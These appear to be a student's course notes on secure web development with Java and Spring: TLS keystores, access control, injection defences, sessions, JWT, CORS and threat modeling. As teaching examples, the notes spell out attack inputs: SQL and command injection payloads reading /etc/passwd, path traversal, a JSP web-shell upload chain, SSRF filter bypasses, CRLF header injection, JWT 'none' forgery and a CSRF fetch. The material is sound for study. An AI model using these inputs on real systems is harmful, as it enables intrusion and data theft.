keytool -genkeypair -keyalg RSA -keysize 2048 -keystore ks.p12 -alias mykey
keytool -exportcert -keystore ks.p12 -alias mykey -file cert.cer
keytool -importcert -keystore ts.p12 -file cert.cer -alias peer
```

SSLContext Setup

```
// 1. Load keystore (your private key + cert)
KeyStore ks = KeyStore.getInstance("PKCS12");
ks.load(new FileInputStream("keystore.p12"), "password".toCharArray());

// 2. Load truststore (certs you trust)
KeyStore ts = KeyStore.getInstance("PKCS12");
ts.load(new FileInputStream("truststore.p12"), "password".toCharArray());

// 3. Init key manager (your identity)
KeyManagerFactory kmf = KeyManagerFactory.getInstance("PKIX");
kmf.init(ks, "password".toCharArray());

// 4. Init trust manager (who you trust)
TrustManagerFactory tmf = TrustManagerFactory.getInstance("PKIX");
tmf.init(ts);

// 5. Create SSL context
SSLContext ctx = SSLContext.getInstance("TLSv1.3");
ctx.init(kmf.getKeyManagers(), tmf.getTrustManagers(), null);

// 6. Use it
SSLSocketFactory sf = ctx.getSocketFactory();
SSLSocket socket = (SSLSocket) sf.createSocket("host", 443);
```



## 8 Developing Secure SSR Web Applications (SDL 3 & 4)

### Spring Security Config

SecurityConfig class: central place for auth, access control, CSRF, session settings.

@EnableWebSecurity marks config class. SecurityFilterChain bean defines rules.

**Order matters:** Rules applied top→bottom, **first match wins** → put specific rules before general!

```
http.authorizeHttpRequests(auth -> auth
 .dispatcherTypeMatchers(FORWARD, ERROR).permitAll() // internal
 forwards/errors
 .requestMatchers("/", "/public/**", "/css/**").permitAll()
 .requestMatchers("/admin/**").hasAnyRole("MARKETING", "SALES")
 .anyRequest().denyAll() // secure default!
).requiresChannel(c -> c.anyRequest().requiresSecure()); // HTTP-HTTPS
```

### Preventing Information Leakage

Unhandled exceptions leak internals (stack traces, SQL). **Fix:** Standard error pages.

- Add error.html in /templates/ → generic message for all errors
- Specific: 404.html, 500.html in /templates/error/
- **Remove** debug settings from application.properties (include-exception, include-stacktrace)

### XSS Prevention (Spring/Thymeleaf)

**Always sanitize output** regardless of input validation. Sanitize ALL external data: user input, DB, files, 3rd party.

- Thymeleaf: th:text = safe (auto-encodes < &"), th:utext = **unsafe** (renders raw HTML)

- File uploads: Validate Content-Type, store outside webroot, strip scripts from SVGs

### SQL Injection Prevention

**Why SQLi happens:** User input becomes part of SQL string → attacker controls query structure.

**Fix: Prepared statements** → Query parsed with ? placeholders first (structure fixed), then values bound as data. DB treats bound values as literal data, never as SQL syntax.

```
// WRONG: String concatenation - input becomes SQL code
String q = "SELECT * FROM users WHERE name = '" + name + "'";
// If name = "" OR '1'='1' → becomes: WHERE name = '' OR '1'='1'
```

```
// RIGHT: Prepared statement - input stays data
String sql = "SELECT * FROM users WHERE name = ? AND role = ?";
jdbcTemplate.query(sql, mapper, name, role);
// If name = "" OR '1'='1' → searches for literal '' OR '1'='1'
```

**Why it works:** Query structure parsed BEFORE input added. ? marks “data slot” - whatever goes there is literal value, not SQL syntax. Even ‘, --, UNION are just text.

### JPA (Jakarta Persistence API)

ORM framework: maps objects ↔ database tables. **Prevents SQLi** when used correctly.

- **Entity:** @Entity + @Table(name="...") maps class to table, @Id marks primary key

```
@Entity @Table(name="users")
public class User {
 @Id private Long id;
 private String name;
 private String role;
}
```

- **JPQL:** Query language for entities. Use **named parameters** (:param) not string concat!

```
@Query("SELECT u FROM User u WHERE u.name = :name AND u.role = :role")
List<User> findByNameAndRole(@Param("name") String name,
 @Param("role") String role);
```

- **CrudRepository:** Auto-generates safe queries from method names:

```
public interface UserRepository extends CrudRepository<User, Long> {
 List<User> findByName(String name);
 List<User> findByNameAndRole(String n, String r);
}
```

- **Danger:** EntityManager + string concatenation = **SQLi possible!**

```
// WRONG: String concat in JPQL
em.createQuery("SELECT u FROM User u WHERE u.name = '" + name + "'");
```

```
// RIGHT: Named parameter
em.createQuery("SELECT u FROM User u WHERE u.name
 = :n").setParameter("n", name);
```

### Secure Password Storage

**Never** plaintext or simple hash → use **slow hash functions** (bcrypt, Argon2, PBKDF2, scrypt).

- Plaintext/simple hash → SQLi/DB compromise = direct access or dictionary attack
- Salt + fast hash → still crackable (100M/sec on GPU)
- **bcrypt:** salt + many rounds, designed to resist GPU attacks

### Authentication Setup (Spring)

DB-based auth requires: UserDetailsService (loads user from DB) + BCryptPasswordEncoder (verifies password).

```
@Service class UserService implements UserDetailsService {
 public UserDetails loadUserByUsername(String u) { /*load from DB*/ }
}
```

```
@Bean PasswordEncoder pwEncoder() { return new
 BCryptPasswordEncoder(); }
```

```
@Bean AuthenticationManager authManager() {
 var p = new DaoAuthenticationProvider();
 p.setUserDetailsService(userService);
 p.setPasswordEncoder(pwEncoder());
 return new ProviderManager(p);
}
```

### Authentication Mechanisms

#### HTTP BASIC

- **Flow:** Server returns 401 → browser shows dialog → sends Authorization: Basic <base64> on every request
- **Security:** base64 is encoding, NOT encryption → requires HTTPS
- **Limitation:** No logout without closing browser (credentials cached)

#### FORM-based (Preferred)

- **Flow:** Form POST → server validates → stores user/role in session → session ID in cookie
- **Always POST:** GET exposes password in URL/logs
- **Logout:** POST to /logout destroys session
- **Form requirements:** action="/public/login", method="POST", params: username, password

```
http.formLogin(f -> f.loginPage("/public/login")
 .failureUrl("/public/login?error=true").permitAll())
 .logout(l -> l.logoutSuccessUrl("/public/products?logout=true"));
```

#### Login Throttling

Prevent brute-force/password spraying. Strategy effectiveness:

- **Session ID:** Easily bypassed (attacker just gets new session) - worst
- **IP address:** Stops weak attackers, bypassed with proxies/Tor - medium
- **Username-based:** Effective even against botnets - best (recommended)

**Implementation rules:**

- Block after N failures (e.g., 3) for X seconds (e.g., 60)
- Use ConcurrentHashMap for thread-safe tracking
- **Never use sleep()** → causes thread exhaustion under attack
- **Don't track non-existing usernames** → prevents DoS (attacker can't lock out arbitrary users)
- IP bypass: proxychains -q curl -s -u "user:pass" http://target

### Role-Based Access Control

Define roles → assign to users → map roles to resources in SecurityConfig.

```
.requestMatchers("/admin/deletepurchase/**").hasRole("SALES")
.requestMatchers("/admin/**").hasAnyRole("MARKETING", "SALES")
```

**URL patterns:** /admin/\* = direct children only, /admin/\*\* = all descendants.

#### Method-Level Security

Alternative to SecurityConfig: @EnableMethodSecurity in config class, then:

```
@PreAuthorize("hasRole('SALES')") // or combine with method params:
@PreAuthorize("hasRole('USER') and user.id ==
 authentication.principal.id")
public void updateUser(int userId) { ... }
```

**Advantages:** Fine-grained control, works for internal calls (not just HTTP). Can combine both for **defense in depth**.

**UI hiding not enough!** sec:authorize="hasRole('SALES')" hides buttons in Thymeleaf, but user can still craft requests → **always enforce server-side**.

#### Mass Assignment

API binds all JSON fields to object → attacker adds unexpected fields (e.g., "role": "admin").

- Frameworks auto-bind request body to entity without whitelisting
- **Fix:** Use DTOs with only allowed fields, explicit mapping in service layer

```
// WRONG: binds ALL fields including "role"
public void update(@RequestBody User user) {
 userRepo.save(user);
}
```

```
// RIGHT: DTO with only allowed fields
public void update(@RequestBody UserUpdateDTO dto) {
 user.setAddress(dto.getAddress());
}
```

### CSRF Protection

Spring Security default: CSRF token stored in session, included as hidden field \_csrf in forms (POST only).

```
<input type="hidden" name="_csrf" value="random-token"/>
```

Server compares received token with session token. Attacker can't guess token → CSRF blocked.

Use **both** CSRF tokens AND SameSite for defense in depth.

### Secure Session Handling

**Cookie attributes:**

- Secure: Only HTTPS (prevents sniffing over HTTP)
- HttpOnly: No JS access (document.cookie blocked → limits XSS impact)
- SameSite=Lax: Blocks cross-site POST (CSRF protection)
- No expires: Session cookie (deleted on browser close)

**Session ID requirements:** Long & random (≥128 bits), **change on login**, destroyed on logout.

#### Session Fixation

Spring Security **automatically rotates session ID after login** (only with built-in auth, not custom login!).

```
application.properties
server.servlet.session.cookie.http-only=true
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.same-site=lax
server.servlet.session.timeout=10m
```

#### Secure Password Change

**Always verify old password** before allowing change (prevents session hijacking abuse):

```
if (!passwordEncoder.matches(oldPassword, user.getHash())) {
 throw new AccessDeniedException("Wrong password");
}
user.setPasswordHash(passwordEncoder.encode(newPassword));
```

#### Spring Security Filter Chain

Custom filters execute in order added, before authentication filter:

```
http.addFilterBefore(throttlingFilter,
 UsernamePasswordAuthenticationFilter.class)
 .addFilterBefore(validationFilter,
 UsernamePasswordAuthenticationFilter.class);
```

### Input Validation (Bean Validation)

Jakarta EE framework: **whitelisting** approach (define what's allowed).

```
public class Purchase {
 @NotNull(message = "Missing")
 @Pattern(regexp = "[a-zA-Z]{2,32}$", message = "Invalid name")
 private String firstname;
 @CreditCardCheck // custom annotation
 private String creditCardNumber;
}
```

Common annotations: @NotNull, @Size(min, max), @Pattern(regexp), @Min, @Max, @Email

**Gotcha:** @Pattern returns true for null → always combine with @NotNull!

**Controller:** @Valid triggers validation, BindingResult captures errors.

```
public String save(@ModelAttribute @Valid Purchase p, BindingResult
 result) {
```

```
if (result.hasErrors()) { return "checkout"; }
}
```

**Template:** th:if="\${#fields.hasErrors('firstname')}" + th:errors="\*\*{firstname}"

#### Input Bounds (DoS Prevention)

Unbounded input causes OutOfMemoryError → attacker sends huge data, server allocates memory until crash. Must limit **both** individual item size AND total count.

**Attack vectors:**

- **Single huge line:** BufferedReader.readLine() buffers entire line in memory. Attacker sends 5GB without newline → OOM. Fix: Read char-by-char, reject after limit (e.g., 1000 chars).
- **Many small lines:** StringBuilder.append() in loop accumulates all lines. Attacker sends millions of 100-byte lines → OOM. Fix: Count lines, reject after limit (e.g., 1000 lines).
- **Malformed request:** Server crashes parsing invalid format. Fix: Validate format with regex **before** processing.

**Why -Xmx doesn't help:** Increasing heap just delays crash → attacker can always send more. Root cause is unbounded allocation, not heap size.

**Defense pattern:**

- Set hard limits: max line length (chars), max lines, max file size
- Validate request format early (e.g., ^GET|PUT| \\x21-\\x7E]+\$ rejects malformed requests before parsing)
- Fail fast: Reject oversized input immediately, don't try to process partial data

#### Path Traversal

Attacker uses ../ to escape intended directory: /files/../.././etc/passwd

- **Encoding bypass:** %2F bypasses validation checking for literal /
- **Key principle:** Decode first → validate → use

```
// WRONG: validate before decode
if (filename.contains("/")) reject(); // %2F passes!
filename = URLDecoder.decode(filename);
// RIGHT: decode first, then validate
filename = URLDecoder.decode(filename);
if (filename.contains("/") || filename.contains("..")) reject();
```

#### Command Injection / RCE

User input passed to shell without sanitization → **RCE** (Remote Code Execution).

- Metacharacters: ; (chain), && (on success), || (on failure), | (pipe)
- Example: ping input → attacker sends 127.0.0.1; cat /etc/passwd
- **Template engines / PDF generators:** User input evaluated as code → RCE (look for {...}) syntax
- **Fix:** Use ProcessBuilder with array args (no shell), whitelist values, sandbox PDF generation

#### Encoding Attacks

Input validation alone may not prevent attacks if app decodes data later.

- Attacker encodes <script> as %3Cscript%3E (URL encoding) → passes validation (only letters/digits/%)
- If app URL-decodes before output → XSS possible
- **Best practice:**
  - **Input:** Decode first, then validate (so %3C becomes < before check)
  - **Output:** HTML-encode before rendering (< → &lt;) - primary XSS defense

#### SSRF (Server-Side Request Forgery)

Server fetches user-supplied URL → attacker accesses internal services not exposed to internet.

- **Attack:** Pass URL like http://localhost:8080/admin or http://169.254.169.254/metadata (cloud metadata)
- **Localhost filter bypasses** (when app blocks "localhost" or "127.0.0.1"):
  - 0.0.0.0 = "all interfaces" on Linux, resolves to localhost
  - [::1] = IPv6 localhost (often forgotten in filters)
  - 2130706433 = decimal notation for 127.0.0.1
  - 0x7f000001 = hex notation for 127.0.0.1
  - 127.0.0.1.nip.io = DNS rebinding, resolves to 127.0.0.1
- **Fix:** Whitelist allowed domains, block ALL private IP ranges (10.x, 172.16-31.x, 192.168.x, 127.x, 169.254.x)

CRLF Injection / HTTP Response Splitting

HTTP headers separated by CRLF (\r\n). User input in response headers → attacker injects %0d%0a to add arbitrary headers.

**Example:** Redirect endpoint reflects user input in Location header:

```
Normal: GET /redirect?url=/home
Response: HTTP/1.1 302 Found
 Location: /home

Attack: GET /redirect?url=/home%0d%0aSet-Cookie:admin=true
Response: HTTP/1.1 302 Found
 Location: /home
 Set-Cookie:admin=true ← injected header!
```

Browser now has attacker-controlled cookie. Can inject session tokens, XSS via body, etc.

**Fix:** Strip/reject \r, \n, %0d, %0a from any input used in headers.

File Upload Path Traversal

Server saves uploaded file using client-provided filename without validation. Attacker includes ../ to write outside upload directory → potentially into webroot where files are executed.

**Attack chain:**

- Find upload endpoint that preserves filename (check response or directory listing)
- Craft filename: ../../webroot/shell.jsp (adjust ../ count to reach target dir)
- Shell content: JSP that executes URL parameter as command
- Access shell: https://target/shell.jsp?cmd=cat /etc/passwd

**Why it works:** Upload dir might be /app/uploads/, but ../../webroot/ resolves to /app/webroot/ where Tomcat executes JSP files.

**Fix:** Never trust client filename. Generate random name server-side, validate extension whitelist, store outside webroot, disable execution in upload directory.

9 Secure CSR Web Applications (SDL 3 & 4)

REST API Security

**Stateless** = no server-side sessions. Every request must carry auth token (JWT). This changes the threat model: no session fixation, but token theft/forgery becomes primary risk.

IDOR (Insecure Direct Object Reference)

API uses predictable IDs (sequential integers) to reference resources, but doesn't verify the requester is authorized to access that specific resource. Having a valid JWT proves **identity**, not **authorization** for every resource.

**Attack:** User A is authenticated, has access to /api/creditcard/1234. Attacker increments ID → /api/creditcard/1235 returns User B's credit card. Server only checked "is user logged in?" not "does this card belong to this user?"

**Fix:** Every resource access must verify ownership. Extract user ID from JWT/ session, compare against resource owner:

```
if (!creditCard.getOwnerId().equals(currentUser.getId())) throw new AccessDeniedException();
```

Excessive Data Exposure

API returns entire database entities instead of tailored responses. Backend sends all fields, relies on frontend to hide sensitive ones → but attacker can read raw API response.

**Example:** /api/user/123 returns {name, email, passwordHash, ssn, internalNotes} → frontend only displays name/email, but attacker sees everything in Network tab. Worse: attacker enumerates IDs 1-10000, harvests all password hashes for offline cracking.

**Fix:** Use DTOs (Data Transfer Objects) that explicitly whitelist fields. Never return entity directly:

```
// BAD: returns everything including passwordHash
return userRepository.findById(id);
// GOOD: returns only allowed fields
return new UserDTO(user.getName(), user.getEmail());
```

Cookie-Based Access Control Flaws

Server uses separate cookies for authentication (auth\_token) and user identification (user\_id), but only validates the auth token → trusts user\_id cookie blindly.

**Attack:** Attacker logs in (gets valid auth\_token), then changes user\_id cookie from 123 to 1 (admin). Server checks auth token (valid!), reads user ID from cookie (trusts it!), returns admin's data.

**Root cause:** User ID should be derived from the authenticated session/token, never from a separate client-controllable value.

**Fix:** Extract user identity **only** from the verified JWT payload or server-side session. Never trust client-provided user IDs.

JWT Authentication

Why JWT? Sending username/password every request = expensive bcrypt hash.

JWT = token issued once, verified cheaply with HMAC. Stateless (server stores nothing).

Structure

```
Base64(Header).Base64(Payload).Base64(MAC)
• Header: {"alg":"HS256"} (MAC algorithm)
• Payload: {"iss":"...", "sub":"alice", "exp":"..."} (issuer, subject, expiry)
• MAC: HMAC-SHA256(header.payload, secretKey) → can't forge without key
```

Flow

- Client POSTs credentials → server verifies against DB
- Server creates JWT with username, returns it
- Client includes JWT in every request: Authorization: Bearer <token>
- Server validates JWT, extracts username, sets SecurityContext for **this request only**

JWT Attacks

- Algorithm None:** Set alg: "none" → empty signature (header.payload.) bypasses verification
  - Fix: Whitelist allowed algorithms, reject "none"
- Weak Secret:** Short secrets crackable offline with hashcat/john (-m 16500)
  - Fix: Use ≥256-bit random secret (openssl rand -base64 32)
- Token Leakage:** Exposed in docs/logs/git history → Use short-lived tokens

SecurityConfig for REST

Key differences from session-based: stateless (no session), CSRF disabled (token in header not cookie), JWT filter added.

```
http.sessionManagement(s -> s.sessionCreationPolicy(STATELESS))
.csrf(csrf -> csrf.disable()) // JWT in header → no CSRF
.addFilterBefore(jwtFilter, UsernamePasswordAuthFilter.class)
.exceptionHandling(e -> e
 .accessDeniedHandler(adh)
 .authenticationEntryPoint(aep))
.cors(Customizer.withDefaults());
```

CORS (Cross-Origin Resource Sharing)

- Origin** = protocol + host + port (all three must match!)
- Simple requests:** GET, HEAD, POST with form data → browser allows cross-origin
- Non-simple requests:** PUT, DELETE, PATCH, or Authorization header, or application/json → needs CORS config

Preflight Requests

Browser sends OPTIONS first to ask if request is allowed:

```
OPTIONS /rest/admin/purchases/3
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: authorization
```

Server responds with what's allowed:

```
Access-Control-Allow-Origin: https://localhost:8081
Access-Control-Allow-Methods: OPTIONS, GET, POST, DELETE
Access-Control-Allow-Headers: authorization
```

If allowed → browser sends actual request.

CORS Config

```
config.setAllowedOrigins(Arrays.asList("https://localhost:8081"));
config.setAllowedMethods(Arrays.asList("OPTIONS", "GET", "POST"));
config.setAllowedHeaders(Arrays.asList("*"));
config.setAllowCredentials(true); // Only if cookies needed!
```

Access-Control-Allow-Credentials

Same-origin requests: cookies always sent (no CORS involved). Cross-origin with credentials: 'include':

- Without header: cookies NOT sent, JS reads public data only
- With header: cookies sent, JS reads authenticated data as victim!
- Cannot use with Access-Control-Allow-Origin: \* (browser blocks this combo)
- Attack:** If server reflects any origin + allows credentials → attacker reads victim's authenticated data

CORS Origin Reflection Attack

Server blindly reflects any origin header → complete data theft:

```
// VULNERABLE: reflects any origin
response.setHeader("Access-Control-Allow-Origin",
 request.getHeader("Origin"));
response.setHeader("Access-Control-Allow-Credentials", "true");
```

Attacker's site reads victim's data with credentials: 'include'. **Fix:** Whitelist specific origins.

Client-Side Security

CSRF Mitigation

- Best:** Restrict Access-Control-Allow-Origin to specific origin (not \*)
- Use Authorization header with JWT, **not cookies**
- JWT in session storage = not accessible from different origin → CSRF blocked

CSRF Content-Type Bypass

Content-Type: text/plain = simple request → no preflight! Server may still parse as JSON.

```
fetch(url, {
 method: 'POST',
 mode: 'no-cors', // don't read response (avoids CORS block)
 credentials: 'include', // send victim's cookies
 headers: {'Content-Type': 'text/plain'},
 body: JSON.stringify(data)
})
```

**Fix:** Validate Content-Type server-side, use SameSite cookies.

XSS in SPAs

- Server XSS:** Not an issue (no HTML generated server-side in pure SPAs)
- Reflected Client XSS:** Hard to exploit in SPAs (no server reflection of URL params)
- Stored Client XSS:** Malicious data from DB/API executed when rendered (main risk!)
- DOM-based XSS:** Client-side code processes untrusted data (URL params, DOM elements)
- Prevention:** Use framework's default sanitization
  - Angular: {{ variable }} = safe (sanitized), [innerHTML] with pipes = unsafe

Content-Type Confusion XSS

API returns Content-Type: text/html instead of application/json:

- Browser executes <script> in JSON response as HTML
- Attacker stores JS in comment field → victim views → token stolen via 
- <img> bypasses CORS (only applies to fetch/XHR, not HTML tags)
- Tip:** JSON escapes double quotes → use single quotes in XSS payloads
- Fix:** Return correct Content-Type: application/json, sanitize input

Security Checklist

- Configure CORS restrictively (specific origins, not \*)
- Use Authorization header for JWT, not cookies
- Store JWT in **session storage** (not local storage or cookies)
- Prevent XSS: use framework's default sanitization, avoid unsafe bindings

10 Security Requirements Engineering & Threat Modeling (SDL 1 & 2)

Why Security Requirements Engineering?

- If skipped: security flaws missed, can't do focused pen tests
- Functional-based requirements not enough (attacker is creative, needs ONE working attack point)
- Describes **what** must be protected, not **how** (tech implementation comes in Security Design/Controls)

Think like an attacker: What would I want? How could I accomplish it?

- Iterative: SRE should be part of each dev iteration, requirements grow over time

The 5-Step Process

1. Identify Business & Security Goals

- Business goal:** 1-2 sentences (forces focus on main purpose)
- Security goals:** 3-6 goals driven by business goal + policies/regulations
- Source: interviews with project owners

2. Collect Information

- Functions, users, data processed, **assets** (crown jewels)
- External dependencies (security implications outside your control)
- Existing security requirements
- Source: artifacts + interviews with engineers

3. Decompose System (DFD)

```
graph LR
 Process((Process)) --> MultiProcess[Multi Process]
 MultiProcess --> ExternalEntity[External Entity]
 ExternalEntity --> DataStore[Data Store]
 DataStore --> DataFlow[Data Flow]
 DataFlow --> TrustBoundary[Trust Boundary]
```

- Process:** Task transforming input → output
- Multi Process:** Collection of processes (e.g., entire web app)
- External Entity:** Outside system (users, admins, 3rd party services)
- Data Store:** Where data is stored (DB, config files, logs)
- Data Flow:** Direction of data movement between components
- Trust Boundary:** Components that should NOT auto-trust each other → security-critical areas

4. Identify Threats (STRIDE)

- Spooing: Pretend to be someone/something else
- Tampering: Modify data or code (at rest or in transit)
- Repudiation: Deny action because no evidence links attacker
- Information Disclosure: Unauthorized data access
- Denial of Service: Prevent legitimate access
- Elevation of Privilege: Gain unauthorized access level

5. Rate Risk & Mitigate

- For each threat: rate risk considering existing requirements
- If risk too high → vulnerability identified
- Define new security requirements to reduce risk to acceptable level

Threat Agents

- Script Kiddies:** Fun/fame, low skill. Free tools, low-hanging fruit
- Insiders:** Revenge/profit, low-med skill. Abuse legitimate access, know protections
- Hacktivists:** Politically motivated, target orgs they oppose. DDoS, defacement, data leaks
- Cyber Criminals:** Profit, med-high skill. Phishing, ransomware, botnets
- Nation States:** Intelligence, unlimited resources. Specific targets, will do anything

Key: Criminals pick easy targets, nation states persist until success

Key Non-Obvious Points

- STRIDE often leads to **defense in depth** (multiple requirements protect same asset)
- Same attack goal can be achieved via **multiple DFD paths** → analyze all (attacker needs just ONE)
- Focus on DFD elements **near trust boundaries** (where attacks happen)
- Don't assume security exists (if not documented, assume it's not there)
- Don't forget insiders (malicious + accidental)
- Security requirements → Security design/controls (tech-specific implementation)

